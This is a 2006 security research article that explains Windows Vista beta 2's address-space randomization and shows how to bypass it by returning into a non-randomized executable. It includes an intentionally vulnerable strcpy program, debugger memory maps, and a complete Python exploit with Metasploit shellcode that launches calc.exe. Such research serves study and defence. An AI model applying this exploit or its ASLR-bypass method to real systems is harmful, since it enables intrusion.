Stack overflow on Windows Vista

Ali Rahbar <a.rahbar@sysdream.com>

www.sysdream.com

In this article we will analyze the ASLR (Address Space Layout Randomization) that has been added to Windows Vista beta 2 and we will see through an example how it is possible to bypass the ASLR to exploit stack overflows on Windows Vista.

Windows Vista's ASLR

One of the key Improvements of Windows Vista is the addition of ASLR since the Beta 2. Address space layout randomization is activated by default and is aimed to make buffer overflow exploitation more difficult or impossible.
For example in a stack overflow we need to overwrite the return address with the address of our buffer. If the stack is randomized, it means that its address will change and we would not be able to predict its address to create a reliable exploit.

By default all EXEs and DLLs (kernel32.dll, ntdll.dll and user32.dll,...) shipped as part of the operating system are randomized. For other EXEs or DLLs a special flag should be set in the PE header, otherwise only their heap and stack will be randomized. So even if the executable is compiled without the randomization flag, its heap and stack will be randomized.
It is important to know that DLLs marked for randomization will be randomized regardless of whether other binaries in that process have opted-in or not.

On the Beta 2 of Vista the randomization is done on 8 bits. Which means there will be 2^8 = 256 possible location for a given item (DLL, EXE, …). The first thing that comes to minds is why Microsoft has used only 8 bits to randomize the address? With only 256 possibilities, in some case it would be feasible to do a brute force.

Exploitation method


We will see through an example how it is possible to exploit programs that are not compiled by the randomization flag on Windows Vista.
We will compile the following program without the /GS flag. /GS exploitation has been covered separately by David Litchfield and Matt Miller and is not the purpose of this article.

```
#include "stdafx.h"
#include <string.h>

void vuln(char * temp);

int main(int argc, char* argv[])
{
  if(argc>1)
   {
    vuln(argv[1]);
      return 0;
   }
}
void vuln(char *temp)
{
  char buf[500];
  strcpy(buf,temp);
}
```

First we lunch the program in Ollydbg to see its memory layout (View->Memory).




Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RW	RW	
00030000	00003000				Map	R	R	
00040000	00001000				Map	R	R	
00060000	00003000				Priv	RW	RW	
00170000	00003000				Priv	RW	RW	
00275000	00001000				Priv	RW Gua	RW	
00276000	0000A000			stack of ma	Priv	RW Gua	RW	
00400000	00001000	buffer1		PE header	Imag	R	RWE	
00401000	00001000	buffer1	.text	code	Imag	R	RWE	
00402000	00001000	buffer1	.rdata	imports	Imag	R	RWE	
00403000	00001000	buffer1	.data	data	Imag	R	RWE	
00404000	00001000	buffer1	.rsrc	resources	Imag	R	RWE	
00600000	00004000				Priv	RW	RW	
00700000	0037F000				Map	R	R	\Device\HarddiskVolume1\Windo
76330000	00001000	msvcrt		PE header	Imag	R	RWE	
76331000	0009C000	msvcrt	.text	code,import	Imag	R	RWE	
763CD000	00007000	msvcrt	.data	data	Imag	R	RWE	
763D4000	00001000	msvcrt	.rsrc	resources	Imag	R	RWE	
763D5000	00004000	msvcrt	.reloc	relocations	Imag	R	RWE	
77800000	00001000	ntdll		PE header	Imag	R	RWE	
77801000	000BF000	ntdll	.text	code,export	Imag	R	RWE	
778C0000	00001000	ntdll	RT	code	Imag	R	RWE	
778C1000	00009000	ntdll	.data	data	Imag	R	RWE	
778CA000	00048000	ntdll	.rsrc	resources	Imag	R	RWE	
77912000	00005000	ntdll	.reloc	relocations	Imag	R	RWE	
77960000	00001000	kernel32		PE header	Imag	R	RWE	
77961000	000C6000	kernel32	.text	code,import	Imag	R	RWE	
77A27000	00003000	kernel32	.data	data	Imag	R	RWE	
77A2A000	00001000	kernel32	.rsrc	resources	Imag	R	RWE	
77A2B000	0000A000	kernel32	.reloc	relocations	Imag	R	RWE	
78130000	00001000	MSVCR80		PE header	Imag	R	RWE	
78131000	00063000	MSVCR80	.text	code	Imag	R	RWE	
78194000	0002B000	MSVCR80	.rdata	imports,exp	Imag	R	RWE	
781BF000	00007000	MSVCR80	.data	data	Imag	R	RWE	
781C6000	00001000	MSVCR80	.rsrc	resources	Imag	R	RWE	
781C7000	00004000	MSVCR80	.reloc	relocations	Imag	R	RWE	
7F6F0000	00005000				Map	R	R	
7FFB0000	00023000				Map	R	R	
7FFD8000	00001000				Priv	RW	RW	
7FFDF000	00001000			data block	Priv	RW	RW	
7FFE0000	00001000				Priv	R	R	

Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00005000	004012A9	buffer1		C:\Users\test\Documents\Visual Studio 2005\Pro
76330000	000A9000	7633A716	msvcrt	7.0.5472.5 (win	C:\Windows\system32\msvcrt.dll
77800000	00117000		ntdll	6.0.5472.5 (win	C:\Windows\system32\ntdll.dll
77960000	000D5000	77987770	kernel32	6.0.5472.5 (win	C:\Windows\system32\kernel32.dll
78130000	0009B000	78132329	MSVCR80	8.00.50727.97	C:\Windows\WinSxS\x86_microsoft.vc80.crt_1fc8b

The stack starts at 0x00276000. You can also see the address of each of the DLLs that are loaded by the program in View->Executable module.
Now we will restart Windows (to change the address of DLLs) and take another snapshot of the memory layout of our program:



Memory map


Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RW	RW	
00030000	00003000				Map	R	R	
00040000	00001000				Map	R	R	
00070000	00003000				Priv	RW	RW	
00080000	00004000				Priv	RW	RW	
002C5000	00001000				Priv	RW Gua	RW	
002C6000	0000A000			stack of ma	Priv	RW Gua	RW	
003A0000	00003000				Priv	RW	RW	
00400000	00001000	buffer1		PE header	Imag	R	RWE	
00401000	00001000	buffer1	.text	code	Imag	R	RWE	
00402000	00001000	buffer1	.rdata	imports	Imag	R	RWE	
00403000	00001000	buffer1	.data	data	Imag	R	RWE	
00404000	00001000	buffer1	.rsrc	resources	Imag	R	RWE	
00410000	0037F000				Map	R	R	\Device\HarddiskVolume1\Windo
75970000	00001000	msvcrt		PE header	Imag	R	RWE	
75971000	0009C000	msvcrt	.text	code,import	Imag	R	RWE	
75A0D000	00007000	msvcrt	.data	data	Imag	R	RWE	
75A14000	00001000	msvcrt	.rsrc	resources	Imag	R	RWE	
75A15000	00004000	msvcrt	.reloc	relocations	Imag	R	RWE	
75D30000	00001000	kernel32		PE header	Imag	R	RWE	
75D31000	000C6000	kernel32	.text	code,import	Imag	R	RWE	
75DF7000	00003000	kernel32	.data	data	Imag	R	RWE	
75DFA000	00001000	kernel32	.rsrc	resources	Imag	R	RWE	
75DFB000	0000A000	kernel32	.reloc	relocations	Imag	R	RWE	
76E40000	00001000	ntdll		PE header	Imag	R	RWE	
76E41000	000BF000	ntdll	.text	code,export	Imag	R	RWE	
76F00000	00001000	ntdll	RT	code	Imag	R	RWE	
76F01000	00009000	ntdll	.data	data	Imag	R	RWE	
76F0A000	00048000	ntdll	.rsrc	resources	Imag	R	RWE	
76F52000	00005000	ntdll	.reloc	relocations	Imag	R	RWE	
78130000	00001000	MSVCR80		PE header	Imag	R	RWE	
78131000	00063000	MSVCR80	.text	code	Imag	R	RWE	
78194000	0002B000	MSVCR80	.rdata	imports,exp	Imag	R	RWE	
781BF000	00007000	MSVCR80	.data	data	Imag	R	RWE	
781C6000	00001000	MSVCR80	.rsrc	resources	Imag	R	RWE	
781C7000	00004000	MSVCR80	.reloc	relocations	Imag	R	RWE	
7F6F0000	00005000				Map	R	R	
7FFB0000	00023000				Map	R	R	
7FFD8000	00001000				Priv	RW	RW	
7FFDF000	00001000			data block	Priv	RW	RW	
7FFE0000	00001000				Priv	R	R	

Executable modules


Base	Size	Entry	Name	File version	Path
00400000	00005000	004012A9	buffer1		C:\Users\test\Documents\Visual Studio 2005\Pro
75970000	000A9000	7597A716	msvcrt	7.0.5472.5 (win	C:\Windows\system32\msvcrt.dll
75D30000	000D5000	75D57770	kernel32	6.0.5472.5 (win	C:\Windows\system32\kernel32.dll
76E40000	00117000		ntdll	6.0.5472.5 (win	C:\Windows\system32\ntdll.dll
78130000	0009B000	78132329	MSVCR80	8.00.50727.97	C:\Windows\WinSxS\x86_microsoft.vc80.crt_1fc8b

In this snapshot the stack starts at 0x002C6000. The address of the stack has changed. It's the third byte of the address that is randomized. As you see in the two snapshots all the loaded modules are randomized except the executable itself. We will do a return into the executable itself to redirect the execution to the buffer on the stack.

Set five A as arguments (Debug->Arguments) and restart (Debug->Restart) the program. Click on "View executable modules" from the View menu, Right-click on buffer1 and chose View names. Right click on "MSVRC80.strcpy" in the list, chose View call tree and put a breakpoint on the only call to strcpy. Click on F9 to continue the execution. The program will break on the call to strcpy.



By giving a long string to strcpy we will be able to overwrite the return address of the vuln() function. The RET at 0x0040174F is associated to the return address that we can overwrite. Put a breakpoint (F2) on it and execute the program (F9). Look at the stack and all registers.



As you can see the EAX register points to the beginning of our buffer. EBP is pointing to 4 bytes after the return address on the stack. And finally the address of our string on the heap is stored just after the return address on the stack. So if we find a JMP EAX, a CALL EAX or PUSH EAX, RET in the program (which is not randomized) we can use its address as a return address to redirect the execution to it and after it is executed the execution will be redirected to our buffer. So we have redirected the execution to our buffer without knowing its address.
Another way is to place for example a JMP – 1000 four bytes after the return address and find a JMP EBP or CALL EBP or something that redirects the execution to EBP in the executable (buffer1) and use it as return address. By this way the execution will be redirected to the buffer without the knowledge of its address.

If you look at the stack, the address of the string on the heap is stored just after the return address. So by using the address of a RET in the executable (buffer1) as the return address we will be able to redirect execution to our string on the heap.
We will use the latest method to exploit this stack overflow. I have used a RET at 0x00401773 in buffer1. The shellcode for this exploit has been generated by Metasploit and it simply executes calc.exe.

```
import os
import sys
program ='buffer1.exe'
arguments=''.join([

'\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5d',
'\x6d\xbe\x37\x83\xeb\xfc\xe2\xf4\xa1\x85\xfa\x37\x5d\x6d\x35\x72',
'\x61\xe6\xc2\x32\x25\x6c\x51\xbc\x12\x75\x35\x68\x7d\x6c\x55\x7e',
'\xd6\x59\x35\x36\xb3\x5c\x7e\xae\xf1\xe9\x7e\x43\x5a\xac\x74\x3a',
'\x5c\xaf\x55\xc3\x66\x39\x9a\x33\x28\x88\x35\x68\x79\x6c\x55\x51',
'\xd6\x61\xf5\xbc\x02\x71\xbf\xdc\xd6\x71\x35\x36\xb6\xe4\xe2\x13',
'\x59\xae\x8f\xf7\x39\xe6\xfe\x07\xd8\xad\xc6\x3b\xd6\x2d\xb2\xbc',
'\x2d\x71\x13\xbc\x35\x65\x55\x3e\xd6\xed\x0e\x37\x5d\x6d\x35\x5f',
'\x61\x32\x8f\xc1\x3d\x3b\x37\xcf\xde\xad\xc5\x67\x35\x13\x66\xd5',
'\x2e\x05\x26\xc9\xd7\x63\xe9\xc8\xba\x0e\xdf\x5b\x3e\x43\xdb\x4f',
'\x38\x6d\xbe\x37'+344*'\x90'+'\x73'+'\x17'+'\x40'])
os.execl(program,program,arguments)
```

07/08/2006

Ali Rahbar

a.rahbar@sysdream.com